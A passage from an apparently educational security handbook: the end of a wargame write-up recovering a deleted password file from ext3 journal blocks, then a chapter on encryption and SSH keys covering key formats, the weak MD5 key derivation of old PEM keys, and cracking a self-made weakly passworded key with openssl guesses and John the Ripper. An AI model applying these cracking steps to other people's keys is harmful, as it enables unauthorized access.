    File ACL: 0    Directory ACL: 0
    Links: 0   Blockcount: 0
    Fragment:  Address: 0    Number: 0    Size: 0
    ctime: 0x00000000 -- Wed Dec 31 16:00:00 1969
    atime: 0x00000000 -- Wed Dec 31 16:00:00 1969
    mtime: 0x00000000 -- Wed Dec 31 16:00:00 1969
    Blocks:
  FS block 49178 logged at sequence 12, journal block 1312 (flags 0x2)
    (inode block for inode 11997):
    Inode: 11997   Type: regular        Mode:  0644   Flags: 0x0
    Generation: 1644872278    Version: 0x00000000
    User:     0   Group:     0   Size: 11
    File ACL: 0    Directory ACL: 0
    Links: 1   Blockcount: 2
    Fragment:  Address: 0    Number: 0    Size: 0
    ctime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
    atime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
    mtime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
    Blocks:  (0+1): 60582
  FS block 49178 logged at sequence 13, journal block 1319 (flags 0xa)
    (inode block for inode 11997):
    Inode: 11997   Type: regular        Mode:  0644   Flags: 0x0
    Generation: 1644872278    Version: 0x00000000
    User:     0   Group:     0   Size: 11
    File ACL: 0    Directory ACL: 0
    Links: 1   Blockcount: 2
    Fragment:  Address: 0    Number: 0    Size: 0
    ctime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
    atime: 0x51e14b73 -- Sat Jul 13 05:43:31 2013
    mtime: 0x51e14b6d -- Sat Jul 13 05:43:25 2013
    Blocks:  (0+1): 60582
  FS block 49178 logged at sequence 14, journal block 1326 (flags 0x2)
    (inode block for inode 11997):
    Inode: 11997   Type: regular        Mode:  0644   Flags: 0x0
    Generation: 1644872278    Version: 0x00000000
    User:     0   Group:     0   Size: 0
    File ACL: 0    Directory ACL: 0
    Links: 0   Blockcount: 0
    Fragment:  Address: 0    Number: 0    Size: 0
    ctime: 0x51e14b88 -- Sat Jul 13 05:43:52 2013
    atime: 0x51e14b73 -- Sat Jul 13 05:43:31 2013
    mtime: 0x51e14b88 -- Sat Jul 13 05:43:52 2013
    dtime: 0x51e14b88 -- Sat Jul 13 05:43:52 2013
    Blocks:
No magic number at block 1331: end of journal.
```

Key are the "Blocks: (0+1): 60582" lines above in the 2nd & 3rd journal records. If we dump that block we'll see our lost data.

```
debugfs:  bd 60582
0000  3061 6332 6631 6635 3166 0a00 0000 0000  0ac2f1f51f......
0020  0000 0000 0000 0000 0000 0000 0000 0000  ................
*
```

So part 2 of our password is “0ac2f1f51f”. Combining the three parts we get “f1ff950850ac2f1f51fa82d839f0bd1b” which is the desired password. It is a 32 character hex number which looks suspiciously like an MD5 hashcode, which we look up at an online MD5 decrypter site to get “forthelulz”.

Note that you’re not reduced to reading directory bits, and an alternative to this last bit of bit-picking is to simply recover the lost file:

```
ext3grep level13 --restore-file home/lamer/.password_part2.txt
cat RESTORED_FILES/home/lamer/.password_part2.txt
```

### 3.28.14 Level 14

Our last link says Level 14 is not finished yet, come chat with us in the meanwhile.

# CHAPTER FOUR

# ENCRYPTION

This document discusses encryption - what it is and how it's used.

## 4.1 Encryption

**Todo:** This section is not at even an alpha state; it's one, big todo. The outline needs to be expanded in both scope and depth.

### 4.1.1 Background

#### Asymmetric vs symmetric encryption

For more information than this summary, see:

#### Asymmetric or Public-key cryptography

From Public-key cryptography:

> Public-key cryptography, also known as asymmetric cryptography, is a class of cryptographic protocols based on algorithms that require two separate keys, one of which is secret (or private) and one of which is public. Although different, the two parts of this key pair are mathematically linked. The public key is used, for example, to encrypt plaintext or to verify a digital signature; whereas the private key is used for the opposite operation, in these examples to decrypt ciphertext or to create a digital signature. The term "asymmetric" stems from the use of different keys to perform these opposite functions, each the inverse of the other – as contrasted with conventional ("symmetric") cryptography which relies on the same key to perform both. . . .
>
> Because of the computational complexity of asymmetrical encryption, it is typically used only to transfer a symmetrical encryption key by which the message (and usually the entire conversation) is encrypted. The symmetrical encryption/decryption is based on simpler algorithms and is much faster.
>
> Message authentication involves hashing the message to produce a "digest," and encrypting the digest with the private key to produce a digital signature. Thereafter anyone can verify this signature by (1) computing the hash of the message, (2) decrypting the signature with the signer's public key, and (3) comparing the computed digest with the decrypted digest. Equality between the digests confirms the message is unmodified since it was signed, and that the signer, and no one else, intentionally performed the signature operation — presuming the signer's private key has remained secret to the signer. . . .

> Public-key algorithms are fundamental security ingredients in cryptosystems, applications and protocols. They underpin various Internet standards, such as Transport Layer Security (TLS), S/MIME, PGP, and GPG. Some public key algorithms provide key distribution and secrecy (e.g., Diffie–Hellman key exchange), some provide digital signatures (e.g., Digital Signature Algorithm), and some provide both (e.g., RSA).

Common Public-key cryptography:

> Diffie-Hellman key exchange, DSS, ElGamal, elliptic curve algorithms, RSA

These protocols use asymmetric key algorithms: S/MIME, OpenPGP, SSL/TLS, SSH, . . . .

### Symmetric-key algorithm or secret key encryption

From Symmetric-key algorithm:

> Symmetric-key algorithms are algorithms for cryptography that use the same cryptographic keys for both encryption of plaintext and decryption of ciphertext. The keys may be identical or there may be a simple transformation to go between the two keys. The keys, in practice, represent a shared secret between two or more parties that can be used to maintain a private information link. This requirement that both parties have access to the secret key is one of the main drawbacks of symmetric key encryption, in comparison to public-key encryption.
>
> Symmetric-key encryption can use either stream ciphers or block ciphers.[4]
>
> - Stream ciphers encrypt the digits (typically bytes) of a message one at a time.
> - Block ciphers take a number of bits and encrypt them as a single unit, padding the plaintext so that it is a multiple of the block size. Blocks of 64 bits have been commonly used. The Advanced Encryption Standard (AES) algorithm approved by NIST in December 2001 uses 128-bit blocks.

Note that the key size (in terms of bits) is not comparable, with the asymmetric keys needing many more bits for equivalent strength.

Common Symmetric-key algorithm:

- Common Block cipher:

  AES, Blowfish, Triple DES, Serpent, Twofish

- Widely used Stream cipher:

  RC4, block ciphers in stream mode, HC-256, Rabbit, Salsa20, SOSEMANUK

### MAC, Hash, and Digital Signature

MAC vs hash vs digital signature

**MAC = message authentication code** public function of message and shared (symmetric) key that produces a fixed-length value that authenticates the message. Differs from digital signature by using symmetric key.

> MACs based on hash: HMAC-SHA256 HMAC-SHA1 HMAC-MD5 UMAC VMAC MACs based on block cipher: CMAC, OMAC, PMAC Poly1305-AES

**hash** public function of message that produces a fixed-length value that authenticates the message (everyone can compute) (attackers fight against math). A cryptographic hash function = hash function “impossible” to invert.

> hash examples: SHA256 SHA1 MD5
>
> block cipher or hash (==> HMAC) can be basis for a MAC

**digital signature** a public function of message and a private key that produces a fixed-length value that authenticates the message. Differs from MAC by using public/private keys.

#### Certificates

TBD

### 4.1.2 Encryption software

#### OpenSSL

#### Using OpenSSL

Getting help.

```
man openssl
openssl list-standard-commands
openssl list-message-digest-commands
openssl list-cipher-commands
openssl list-cipher-algorithms
openssl list-message-digest-algorithms
openssl list-public-key-algorithms
```

#### Generating keys

#### Symmetric encryption

#### OpenGPG

## 4.2 ssh

See SSH Essentials: Working with SSH Servers, Clients, and Keys for a gentle introduction to `ssh`. Also interesting is How To Install and Use Fail2ban on Ubuntu 14.04: "A service called fail2ban can mitigate this problem by creating rules that can automatically alter your firewall configuration based on a predefined number of unsuccessful login attempts. This will allow your server to respond to illegitimate access attempts without intervention from you."

### 4.2.1 Generating Your Keys

#### OpenSSH 6.5 New Features

#### The Features

OpenSSH 6.5 added several new features that you should use when possible:

**ed25519 key type (`ssh-keygen -t ed25519`)** Elliptic-curve 256-bit key designed to be fast and secure. For details see ed25519: high-speed high-security signatures and High-speed high-security signatures.

OpenSSH < 6.5 clients and servers do not support ed25519 keys, so they can only be used in OpenSSH >= 6.5 environments.

ssh-keygen currently allows dsa, ecdsa, rsa1, rsa, and ed25519. Never use dsa, ecdsa, or rsa1. ed25519 is the fastest and probably strongest. rsa is the best alternative if you can't use ed25519 (an SSH client or server runs OpenSSH < 6.5).

**new OpenSSH private key format using bcrypt (`ssh-keygen -o`)** Makes brute-force password cracking much harder by using the slower bcrypt (vs. MD5). The old 1 round MD5 password hash function allows billions of password guesses per second whereas the new bcrypt option takes 0.5 seconds for 16 rounds on a laptop.

The new private key format only affects the clients, so server-only hosts can run OpenSSH < 6.5. Existing SSH private keys can be upgraded to the new format (see below).

Format always used for ed25519 keys but must be requested for other key types.

**curve25519-sha256 elliptic-curve Diffie Hellman key exchange** Default key exchange.

### Generating New Keys, Upgrading Old

To generate new SSH keys using these features:

```
EMAIL="bitbender@bitbender.org"
# preferred to use ed25519 which defaults to new private key file format
ssh-keygen -a 50 -t ed25519 -C "$EMAIL" -f id_ed25519

# if you must use RSA then -o specifies new private key file format
ssh-keygen -o -a 50 -t rsa -b 4096 -C "$EMAIL" -f id_rsa
```

If you already have RSA keys generated you still can keep your old RSA key while updating the private key format and optionally changing the password.

```
# "ssh-keygen -o" outputs new format
ssh-keygen -o -p -f id_rsa
# without "-o" outputs old format
ssh-keygen -p -f id_rsa
```

### Dealing With a Mixed Environment

Let's take the example of running from Debian 8 (Jessie) having OpenSSH 6.7 to a Debian 7 (wheezy) DigitalOcean droplet (virtual machine) running OpenSSH < 6.5. Part of the setup involves uploading public SSH keys for the droplet; the new ed25519 keys are not supported in the DigitalOcean management interface, but since only the public key is uploaded the existing rsa private keys can be upgraded to use bcrypt.

Once you boot the server it can be configured to use Debian backports allowing OpenSSH to be updated to 6.6. (There may be other changes to make, e.g. *Kali OpenSSH < 6.5 and Gnome ssh-agent Problem*.)

```
SUDO=$(which sudo)
[[ "$USER" == "root" ]] && SUDO=
$SUDO cp /etc/apt/sources.list /etc/apt/sources.list.orig
$SUDO cat <<EOF | $SUDO tee -a /etc/apt/sources.list
deb http://http.debian.net/debian wheezy-backports main
EOF
$SUDO apt-get update
$SUDO apt-get -t wheezy-backports install ssh -y
```

At that point any ed25519 public keys can be copied to the droplet and used as the environment is now running OpenSSH > 6.5.

### Private Key Format

#### PEM vs New Format

Prior to OpenSSH 6.5, all private SSH keys were stored in PEM Files format. PEM is a wrapper with the base-64-encoded binary key surrounded by header and footer lines. Encrypting it with a password generates additional optional headers identifying the encryption type:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,49A1996587BB830F8A9F51FEF51953C2
```

From the "DEK-Info:" line, the RSA private key is encrypted using the AES-128-CBC cipher. Later we will show the ciper uses an encryption key generated with 1 round of an MD5 hash; MD5 uses an IV (initialization vector) from the DEK-Info line above (here "49A1996587BB830F8A9F51FEF51953C2") and a salt of the IV's first 16 hex digits. Unfortunately, that means some password-cracking hardware can generate billions of guesses per second.

As indicated above, OpenSSH 6.5 added the new openssh key format and bcrypt pbkdf. This option makes brute-force password cracking much harder by replacing the fast MD5 hash the slower bcrypt. It will take an extra fraction of a second (or longer with more rounds) to log in which is a good tradeoff for private key safety.

The new OpenSSH format is enabled by default for ed25519 keys but must be manually specified for the other key types via the `ssh-keygen -o` option.

#### RSA Public Key Structure

The public key consists of a sequence of 9 integers (see RFC 2313): a version number (0); n = modulus; e = public exponent; d = private exponent; p = first prime; q = second prime; d mod (p-1) = first exponent; d mod (q-1) = second exponent; (inverse of q) mod p = coefficient.

You can peer into the RSA private key format using `openssl` two different but equivalent ways: `openssl asn1parse -i -in PRIVATEKEY` or `openssl rsa -text -noout -in PRIVATEKEY`. Trying to decrypt a password-protected private key should yield an unencrypted private key that generates output like the following:

```
hacker@kali:~$ rm test*
hacker@kali:~$ ssh-keygen -q -t rsa -f test
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
hacker@kali:~$ openssl asn1parse -i -in test
    0:d=0  hl=4 l=1186 cons: SEQUENCE
    4:d=1  hl=2 l=   1 prim:  INTEGER           :00
    7:d=1  hl=4 l= 257 prim:  INTEGER           ␣
↪:B4F4755B0CAA95520E6FD0663942770E4DA101859A008072A16E2295067DEFC7CAA3AFC10A939127EC22BAD8863CF8310
  268:d=1  hl=2 l=   3 prim:  INTEGER           :010001
  273:d=1  hl=4 l= 256 prim:  INTEGER           ␣
↪:569D0023319FE0D322F7E02F5DCEF37F9426B1BCCA26DD5480F25F79275F564B32324128CC302FF584F066B0C7281DC01
  533:d=1  hl=3 l= 129 prim:  INTEGER           ␣
↪:E924DCE38BD234DC092CAAE7B65D890CC6C73EE2D457B73ABA60D005633B93B05B8E610C0FC67F9A50589687E0ED902AD
  665:d=1  hl=3 l= 129 prim:  INTEGER           ␣
↪:C6B1D2D9837DCCC550D610BA80F19675245448B2F6A7F78ED866EF7DD5056B6C0CB45D9617F6A2770E9A32E4D3AE21A9D
  797:d=1  hl=3 l= 128 prim:  INTEGER           ␣
↪:32BD621167A1B4FD5A45CD6026714EDD67F97EF730CD724426C1E123FB07C149B573542DA2D5497A1518629269E269E8D
  928:d=1  hl=3 l= 128 prim:  INTEGER           ␣
↪:646F285C486A0362CDBC96D21F317ED3119D04EE695D77F61D8ED289F16E7EE12BFED3BB75BB765DE5E4ADCB1AF0CF155
 1059:d=1  hl=3 l= 128 prim:  INTEGER           ␣
↪:7972D4E2F63EB0FC5D933B75F20C0D4F45C56C8611F00DD13D0638A3B0D043D1E41AE8DB0641D83CE593F15D8DFAF6B87
```

```
hacker@kali:~$ openssl rsa -text -noout -in test
Private-Key: (2048 bit)
modulus:
    00:b4:f4:75:5b:0c:aa:95:52:0e:6f:d0:66:39:42:
    77:0e:4d:a1:01:85:9a:00:80:72:a1:6e:22:95:06:
    7d:ef:c7:ca:a3:af:c1:0a:93:91:27:ec:22:ba:d8:
    86:3c:f8:31:06:02:5f:9b:62:5b:0f:c7:df:3a:9e:
    6d:0e:21:a1:0d:3c:40:63:36:ab:ae:18:4f:86:1b:
    52:82:66:64:28:06:31:56:16:23:c5:48:81:e3:0c:
    50:03:99:a7:0c:b9:3d:bc:ae:ed:a6:92:c9:ef:e4:
    b4:4b:fd:2e:e4:b3:01:2b:08:b7:9b:a0:eb:01:6b:
    10:c7:0e:e9:9e:f4:2a:75:60:0a:c7:c6:f1:3b:52:
    eb:89:d7:a5:22:c5:77:26:06:63:a1:38:48:a1:e9:
    48:86:8a:d0:a6:02:49:82:f8:73:5a:96:2d:71:f2:
    e6:34:9c:b6:8f:29:22:f6:9f:c4:f0:85:b1:17:8f:
    d5:27:a4:ac:24:29:46:2d:40:d2:57:58:d7:ca:24:
    7d:ed:da:07:e5:f0:22:74:df:fe:76:30:fb:78:ed:
    4b:4c:ea:0b:9a:28:af:49:e4:22:f5:78:62:49:07:
    c2:f5:17:56:f6:78:19:30:62:dc:1d:97:50:56:c4:
    6e:cd:0a:88:82:b8:18:96:d7:24:1f:17:b3:7c:f8:
    09:3f
publicExponent: 65537 (0x10001)
privateExponent:
    56:9d:00:23:31:9f:e0:d3:22:f7:e0:2f:5d:ce:f3:
    7f:94:26:b1:bc:ca:26:dd:54:80:f2:5f:79:27:5f:
    56:4b:32:32:41:28:cc:30:2f:f5:84:f0:66:b0:c7:
    28:1d:c0:11:59:47:7b:ef:8b:18:b5:99:a2:cc:3b:
    f4:dc:a1:e2:dc:e9:10:d4:15:3e:c2:82:25:f5:a3:
    fb:a8:98:de:13:80:bf:ec:de:f8:4a:29:69:8c:f6:
    2b:92:fb:43:7a:d3:13:22:43:bc:4c:5c:7e:07:e1:
    48:d2:0a:05:0b:ad:4e:74:e0:b5:8c:43:90:2d:38:
    1d:9f:84:b1:41:bb:a4:ec:21:e9:6e:2a:d9:ba:17:
    4d:e1:fc:bf:13:3f:36:54:d2:ca:c1:5e:a1:b7:49:
    34:84:59:61:ae:62:8d:56:dc:3b:fa:ec:71:21:ff:
    d8:de:8a:7c:d6:36:eb:6d:f5:12:fd:d7:2c:ce:60:
    53:82:a6:ae:35:ed:41:32:14:4b:87:13:11:e6:28:
    9b:d7:dc:e8:8d:23:53:c7:0d:12:a7:f0:82:e7:5d:
    75:5d:5c:57:ff:31:43:5a:0c:23:cd:f0:8a:79:b3:
    27:12:16:e8:44:c3:a8:71:ec:ea:91:44:b8:f3:9c:
    79:54:d0:03:0c:a2:1d:fd:33:52:03:41:96:4b:d5:
    a9
prime1:
    00:e9:24:dc:e3:8b:d2:34:dc:09:2c:aa:e7:b6:5d:
    89:0c:c6:c7:3e:e2:d4:57:b7:3a:ba:60:d0:05:63:
    3b:93:b0:5b:8e:61:0c:0f:c6:7f:9a:50:58:96:87:
    e0:ed:90:2a:d4:12:19:b7:27:ee:2b:06:0f:37:71:
    ab:a4:d2:15:92:cd:81:6f:a9:02:92:c8:d2:ce:de:
    08:a4:8a:cb:52:f2:a9:03:5f:18:95:b0:c7:11:d6:
    dc:e6:18:67:89:85:a6:c2:0e:76:94:7a:02:79:a6:
    aa:a5:cb:40:79:1c:f6:07:c5:b5:17:b9:29:ce:d1:
    42:20:17:c6:c2:e4:24:77:63
prime2:
    00:c6:b1:d2:d9:83:7d:cc:c5:50:d6:10:ba:80:f1:
    96:75:24:54:48:b2:f6:a7:f7:8e:d8:66:ef:7d:d5:
    05:6b:6c:0c:b4:5d:96:17:f6:a2:77:0e:9a:32:e4:
    d3:ae:21:a9:d5:d3:87:43:1f:b4:33:90:c1:ff:55:
    03:75:e5:13:c0:6f:f7:19:d7:51:75:07:5b:6e:a0:
    86:6f:d9:ad:fc:b8:d5:33:1e:ee:9f:38:25:6a:fe:
```

```
    7a:c6:ad:a2:45:85:3b:45:3b:f2:cd:39:17:fe:57:
    79:e6:8d:81:20:d5:e5:c3:82:3a:0c:ba:35:40:4a:
    b9:97:28:fd:d9:3c:64:73:75
exponent1:
    32:bd:62:11:67:a1:b4:fd:5a:45:cd:60:26:71:4e:
    dd:67:f9:7e:f7:30:cd:72:44:26:c1:e1:23:fb:07:
    c1:49:b5:73:54:2d:a2:d5:49:7a:15:18:62:92:69:
    e2:69:e8:d8:44:a4:32:17:4f:9f:2f:6f:6a:5a:a3:
    c7:78:2d:57:c8:bf:ed:c4:33:9a:2c:78:ac:aa:e7:
    e8:9f:88:46:a2:27:24:63:b2:df:09:1d:1a:05:d0:
    07:87:b2:28:dc:dc:81:09:52:c7:57:92:68:55:5c:
    78:3e:b6:e6:64:e6:2a:a4:dd:97:af:25:a9:2c:23:
    9f:06:6d:ac:86:a8:65:0f
exponent2:
    64:6f:28:5c:48:6a:03:62:cd:bc:96:d2:1f:31:7e:
    d3:11:9d:04:ee:69:5d:77:f6:1d:8e:d2:89:f1:6e:
    7e:e1:2b:fe:d3:bb:75:bb:76:5d:e5:e4:ad:cb:1a:
    f0:cf:15:50:ff:4e:44:f0:b6:9e:c6:12:39:a5:58:
    4d:74:90:aa:5a:2e:36:42:af:6b:0f:5f:f9:28:6d:
    2c:06:85:3a:d4:96:f7:f3:2f:bd:0d:9d:64:5a:e3:
    e6:9f:88:01:ca:19:ae:a2:61:d5:b8:81:57:50:12:
    4f:26:c1:d9:be:25:18:d1:2f:d4:95:1f:2b:b3:59:
    e2:7d:96:eb:02:ea:e7:ad
coefficient:
    79:72:d4:e2:f6:3e:b0:fc:5d:93:3b:75:f2:0c:0d:
    4f:45:c5:6c:86:11:f0:0d:d1:3d:06:38:a3:b0:d0:
    43:d1:e4:1a:e8:db:06:41:d8:3c:e5:93:f1:5d:8d:
    fa:f6:b8:7d:e8:e1:02:ec:7d:a8:04:cf:20:ad:76:
    c2:8c:5a:7e:9c:4f:59:0f:18:d8:c2:db:29:67:91:
    12:5f:21:aa:98:82:26:5a:d7:f9:9e:17:b3:49:4b:
    f5:cb:75:eb:f6:2f:fe:f1:05:f6:0b:43:bb:9f:54:
    d6:b3:cd:38:0b:2c:2b:dc:90:80:cc:2f:13:b5:34:
    2b:45:2d:fe:f3:cc:80:7c
```

### Exploring Key Formats

Here is an example of a password-less public/private key pair:

```
hacker@kali:~$ ssh-keygen -f test
##################### SNIP ######################
hacker@kali:~$ file test test.pub
test:     PEM RSA private key
test.pub: OpenSSH RSA public key
hacker@kali:~$ cat test
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEA6LYkrIrOD8jv6nmhnaDgL3EVzZGFxf64ZTsx77PALbwXV9Bm
pQ/G+S8tcL1wwxLZITOQcEHQwTQQiU9yjLRoMZ85oIeY2c6pist8KFY9s/Sosq+H
7OiFjl3iV91b1uhI7sXRZLP/cIt8vsscBcuqeQrKkqSO6GJIfgryt48lywzlSy4y
##################### SNIP ######################
8ob6CtW5MetynggY4ooupmn+enSpomnE8hqw5ln0RvqC/daaA3E4OuqF
-----END RSA PRIVATE KEY-----
hacker@kali:~$ cat test.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDotiSsis4PyO/qeaGdoOAvcRXNkYXF/
↪rhlOzHvs8AtvBdX0GalD8b5Ly1wvXDDEtkhM5BwQdDBNBCJT3KMtGgxnzmgh5jZzqmKy3woVj2z9Kiyr4fs6IWOXeJX3VvW6Eju
↪9wi3y+yxwFy6p5CsqSpI7oYkh+CvK3jyXLDOVLLjK1AflAhj4nuA06zqcq9CrtlACVsJTcD7wBKaXwoDcU3M3c0tmcss2to1V0
↪wKdLWYMPvFt hacker@kali
```

Here's an example using a password (note the extra 3 lines following BEGIN):

```
hacker@kali:~$ ssh-keygen -f test_pw
##################### SNIP #####################
hacker@kali:~$ cat test_pw
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,461F84B21C5C4E46BD20641948A4A00C

VJQhVGRfRzUk36xDsRdXWW6hVjCjaJIqpmHVIoRmB8a2onahBM8Fx70bKeAFUO9E
XV1SLkbGrrWKCdSHC4/jP7f1JGPwhpLirYGBnzamLXHJCFIo5ykwubDlsOdfRb7N
laV4JxhdqcQHXiq3aiUMywAoE/JLMz+0E4fAHvS+Alv4QtWkVE69M9s3vE+gEzEY
##################### SNIP #####################
IHJ1VMBBrxS1VaOebyhBWwphtrF63aj+O6Sxl8WheNiIfqoevQWhbo8OQpscNoEJ
-----END RSA PRIVATE KEY-----
hacker@kali:~$ cat test_pw.pub
ssh-rsa␣
↪AAAAB3NzaC1yc2EAAAADAQABAAABAQDOmZMRMjnMd7SDxgohho1k3nug3bsRGsBuWYfjypusPgq+msUBGPu6Vp/
↪TxcWQM+YWnfm8LXvUi8icQOFmFerptQJjtlolccNsyVG7AR8EgsWzWdOYfl93SkU8hik9qhc1jldhu6QNf1fpfBaqnVo1qXlYG
↪X5swfq1LgW1ZzmwL2db48VWKZUoF5EfA2ZfgqSjaCve2ypiCn9Z7lgpEF4s8JMxFveglU0fEzQWrA+t␣
↪hacker@kali
```

openssl can output the cleartext private key using the old format when given the password ("12345678" here):

```
hacker@kali:~$ openssl rsa  -text -in test_pw -passin "pass:12345678"
Private-Key: (2048 bit)
##################### SNIP #####################
-----BEGIN RSA PRIVATE KEY-----
MIIEpQIBAAKCAQEAzpmTETI5zHe0g8YKIYaNZN57oN27ERrAblmH48qbrD4KvprF
ARj7ulaf08XFkDPmFp35vC171IvInEDhZhXq6bUCY7ZaJXHDbMlRuwEfBILFs1nT
mH5fd0pFPIYpPaoXNY5XYbukDX9X6XwWqp1aNal5WBm7fljjNk+BDtaBRriuQ+jn
##################### SNIP #####################
/aGL5XA3wiNR3aGqzs8BDIa6RnCk8uNTOr3wkF+hVWEvFJn0VjgUgMg=
-----END RSA PRIVATE KEY-----
```

Here is the new format (note -o option):

```
hacker@kali:~$ ssh-keygen -o -f test_pbkdf_pw
##################### SNIP #####################
hacker@kali:~$ file test_pbkdf_pw test_pbkdf_pw.pub
test_pbkdf_pw:     ASCII text
test_pbkdf_pw.pub: OpenSSH RSA public key
hacker@kali:~$ cat test_pbkdf_pw
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jYmMAAAAGYmNyeXB0AAAAGAAAABAydebQQT
RBzYs4YekPhx0KAAAAEAAAAAEAAAEXAAAAB3NzaC1yc2EAAAADAQABAAABAQDBZ168XSy1
16gSIGqegnmp4wyjZXbDzVUaNPxBwiFfjIQe/WXjGan3nbH6Jan9Idk09YKrQX18zrTaRq
##################### SNIP #####################
njePgvFWQv+1nKuTU0vz3h5+ujU3g=
-----END OPENSSH PRIVATE KEY-----
hacker@kali:~$ cat test_pbkdf_pw.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDBZ168XSy116gSIGqegnmp4wyjZXbDzVUaNPxBwiFfjIQe/
↪WXjGan3nbH6Jan9Idk09YKrQX18zrTaRqSwmV/
↪gDP5oyIARh9kBH4Sb0GFaKoUSnZdFpCylWhJ+XBMNBcF0oq95/
↪I1QReV7Y57Y9oXFzsabYr3f+V4PpOwnBAxbmGj+AUYGVlqueTP8yXlOKoYKjfPXpvylgg0cszrSG1L/
↪RQb4MgXrTDdbDEVIGz2718ZnSyIcH774ZBzGCixfDVfJv6V7ckdHSWZQ8CZyW0DHAFoGaHxJcHTWPzer0rI00OGJaF/
↪WYfDAF9VBbjEfoCEN86kJf9c9KPviJo5Mgdi9 hacker@kali
```

### Private Key Encryption/Decryption

#### Encrypting the Private Key File

How does the now-older MD5-based algorithm work? The following discussion is based on Improving the security of your SSH private key files.

Let's assume the private key header starts with:

```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,461F84B21C5C4E46BD20641948A4A00C
```

This indicates the private key is encrypted using the aes-128-cbc ciper with an initialization vector (IV) of 461F84B21C5C4E46BD20641948A4A00C. So to decrypt private key "private" into "cleartext" we're just missing the encryption key:

```
openssl aes-128-cbc -d -iv 461F84B21C5C4E46BD20641948A4A00C \
        -K $MD5HASH -in private -out cleartext
```

The missing key is just 1 round of an MD5 hash of the user-supplied password concatenated with the first half of the IV (shown here in python):

```
import md5
PW = "user_supplied_password"
IV = "461F84B21C5C4E46BD20641948A4A00C"
SALT = IV[0:16]
MD5HASH = md5.new(PW + SALT.decode("hex")).hexdigest()
```

To show this is correct, run `md5_hash.sh` to generate private key via `ssh-keygen` and compare decrypting it with `openssl` and manually using the 1-round MD5 algorithm above:

```
#!/usr/bin/env bash

# Script to show RSA SSH key encryption uses 1 cycle MD5 hash with
#   IV = value from SSH key
#   SALT = first 8 bytes of IV
# We compare the SSH key to the hand-created MD5 encryption version.
# The base-64 cleartext versions of these 2 keys are the same.

# Create the following files
PEM="key"  # rsa public, private keys encrypted by PW
PEM_BINKEY="${PEM}_binkey"  # binary part of key
PEM_CLEAR="${PEM}_clear"  # unencrypted key (w/o header/trailer)
PEM_COMPUTED="${PEM}_computed"  # hand-created key we must prove = PEM key
PEM_COMPUTED_CLEAR="${PEM_COMPUTED}_clear"  # unencrypted hand-created key
PW="12345678"

# generate password-encrypted SSH keys
rm -f ${PEM}*
ssh-keygen -q -t rsa -N "$PW" -f $PEM
# then the binary key (without BEGIN/END)
tail -n +4 $PEM | grep -v 'END ' | base64 -d > $PEM_BINKEY
# then the cleartext key (without BEGIN/END)
openssl rsa -text -in $PEM -passin "pass:$PW" 2>&1 | \
  sed -n -e '/-----BEGIN/,/-----END/p' | \
  egrep -v -- '-----(BEGIN|END)' >  $PEM_CLEAR
```

```
# pick out the IV and salt, then compute MD5 key
IV="$(head -n 3 $PEM | tail -n 1 |  cut -d, -f2)"
SALT="${IV:0:16}"
MD5HASH=$(python -c 'import md5;\
    print(md5.new("'$PW'" + "'$SALT'".decode("hex")).hexdigest())')


# Use MD5HASH to decrypt PEM's binary key then base64 encode it
openssl aes-128-cbc -d -iv $IV -K $MD5HASH -in $PEM_BINKEY -out $PEM_COMPUTED
base64 -w 64 $PEM_COMPUTED > $PEM_COMPUTED_CLEAR

# Finally, compare the 2 cleartext keys
diff $PEM_CLEAR $PEM_COMPUTED_CLEAR
if [[ "$?" == "0" ]]; then
  echo "SUCCESS - key plaintext values match"
else
  echo "FAILURE - key plaintext values not equal"
fi
```

### Cracking the Private Key File

Of course you can always use openssl to extract the old format private key with a password guess:

```
hacker@kali:~$ # generate strong key with weak password "12345678"
hacker@kali:~$ ssh-keygen -t rsa -b 4096 -q -P 12345678 -f test
hacker@kali:~$ # bad password guess returns status 1
hacker@kali:~$ openssl rsa -text -in test -passin "pass:123456789" -out test.nopass
unable to load Private Key
140644201522856:error:06065064:digital envelope routines:EVP_DecryptFinal_ex:bad␣
↪decrypt:evp_enc.c:539:
140644201522856:error:0906A065:PEM routines:PEM_do_header:bad decrypt:pem_lib.c:483:
hacker@kali:~$ echo $?
1
hacker@kali:~$ # good password guess returns status 0
hacker@kali:~$ openssl rsa -text -in test -passin "pass:12345678" -out test.nopass
writing RSA key
hacker@kali:~$ echo $?
0
```

Here we use john the ripper to crack an old-formatted RSA ssh private key:

```
hacker@kali:~$ # generate strong key with weak password "12345678"
hacker@kali:~$ ssh-keygen -t rsa -b 4096 -q -P 12345678 -f test
hacker@kali:~$ cat > words <<EOF
> 123456789
> 12345678
> EOF
hacker@kali:~$ # find ssh2john and convert ssh key to password format
hacker@kali:~$ apt-file find ssh2john
metasploit-framework: /usr/share/metasploit-framework/data/john/run.linux.x64.mmx/
↪ssh2john
hacker@kali:~$ /usr/share/metasploit-framework/data/john/run.linux.x64.mmx/ssh2john␣
↪test > test.john
hacker@kali:~$ # crack using "words" worklist
hacker@kali:~$ /usr/sbin/john --wordlist=words test.john
Loaded 1 password hash (SSH RSA/DSA [32/64])
```

```
12345678         (test)
guesses: 1  time: 0:00:00:00 DONE (Thu Mar 19 22:27:00 2015)  c/s: 11.11  trying:␣
↪123456789 - 12345678
Use the "--show" option to display all of the cracked passwords reliably
hacker@kali:~$ /usr/sbin/john --show test.john
test:12345678

1 password hash cracked, 0 left
```

## 4.2.2 Manage Multiple ssh Accounts

### Permissions

ssh won't work right unless the file permissions are right:

```
chmod g-w,o-w ~
chmod 700 ~/.ssh
chmod 600 ~/.ssh/*
```

### Kali OpenSSH < 6.5 and Gnome `ssh-agent` Problem

